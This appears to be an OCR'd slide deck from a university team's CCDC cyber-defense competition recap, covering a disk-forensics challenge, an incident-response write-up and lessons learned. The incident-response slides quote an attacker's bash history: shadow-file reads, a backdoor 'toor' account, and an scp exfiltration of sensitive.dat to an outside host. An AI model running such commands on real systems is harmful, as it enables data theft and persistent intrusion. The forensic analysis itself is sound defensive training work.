
**Slack Space forensics**

- I had never used Autopsy before this challenge
  - Turns out, this forensics stuff is easy*!
    - *if you have a bunch of area specific background knowledge and make some educated guesses


- We know we're looking for images that seem like they were taken on a camera
  - ...cameras write exif data
  - Easy way to cut through all the other cruddy icons/OS images


- Clicking on that reveals a list of 19 files including...








# Wildcard Round - Injects




# Wildcard Round - Injects



# Wildcard Round - Injects

**Possible Compromised Workstation**

- Given:
  - VM
  - Sudo Creds
- Objective: Perform a writeup if the workstation is compromised with the following questions:
  - Was the system compromised?
  - If so how?
  - When was it compromised?
  - What accounts were affected?
- Performed typical incident response checks
  - Netstat -nat
  - lastlog
  - Ps -aux
  - Reviewed /var/log
  - Review /.bash_History
- A lot of noise on this VM
  - Years of SSH brute forcing
  - Logs being deleted ( wasn't clear if intentional or admins trying to clean system for challenge)

# Wildcard Round - Injects

- So much noise hard but answer was probably not “no compromise” went with best guess in most suspicious logs

```
bgeldeard9                                **Never logged in**
bclissella                                **Never logged in**
jshobrookb       pts/0    192.168.28.44   Sun Apr  4 01:58:14 +0000 2021
eshelp1a                                  **Never logged in**
aambroise1b                               **Never logged in**
```

```
root@snow:/home/jshobrookb# cat .bash_history
ls
cd /etc
ls
cat passwd
cat shadow
cd /
ls
mysql -u root
mysql -u root -p
useradd toor
cd /home
ls
ls *
ls
cd jshobrookb/
ls
cat sensitive.dat
1;1;120;120;1;0x
ls
file sensitive.dat
exit
scp sensitive.dat warez@192.168.28.44:/tmp
exit
ls
cd /var/log
ls
ls -la
mkdir wtmp0
cd /etc
mkdir wtmp0
ls
cd /tmp
ls
mkdir wtmp0
cd wtmp0
mv /home/jshobrookb/toolz.gz .
ls -la
cd
exit
root@snow:/home/jshobrookb#
```

# Wildcard Round - Injects

Was this system compromised? Yes
How? Initial Infection Vector Unknown
When? April 4th
What accounts if any were affected? Jshobrookb.
Reviewing user bash history logs showed that were signs of sensitive data exfiltration. User jshobrookb last logged in on 192.168.28.44 at Apr 4 01:05:14 +0000's user command history shows scp of files named sensitive.dat, created a user named 'toor' as possible backdoor as well as created toolz file as possible attacker staging. Files toolz.gz were gone by time of forensic investigation

# National CCDC

- April 23 - 24
- Competing teams:
  - MACCDC: University of Maryland Baltimore County
  - WRCCDC: University California Irvine
  - RMCCDC: Brigham Young University
  - ALCCDC: University of Central FLorida
  - NECCDC: Rochester Institute of Technology
  - MWCCDC: DePaul University
  - SWCCDC: University of Texas at Austin
  - SECCDC: College of Charleston
  - Wildcard: George Mason University
  - PRCCDC: ???

# Lessons Learned

- Have a dedicated injects team
  - Kaan, Taylor, and Daniel (wildcard round) have proven invaluable by only focusing on injects
  - Technical skills and clear written communication matter a lot
  - Made tough decisions when the business and security conflict
- Intrinsic motivation is the secret sauce
  - Before 2017, the IT department sent high-performing students in a particular class to compete in CCDC.  GMU never made it to the Regional Finals.
  - Our team is made up of intrinsically motivated students from CYSE, CS, IT, and graduate student programs.  (And our club is open to anyone from any major who has shown aptitude and interest in competitive cyber)
  - Having an team from several departments also provides some interdisciplinary perspective
- Don’t let humans be a single point of failure
  - Two of our primary team members could not participate in the wildcard round, but our alternates were ready at a moment’s notice
- Persistence and communication is key

# Proud Sponsors

CACI

EVER VIGILANT

VOLGENAU SCHOOL

MASON

ENGINEERING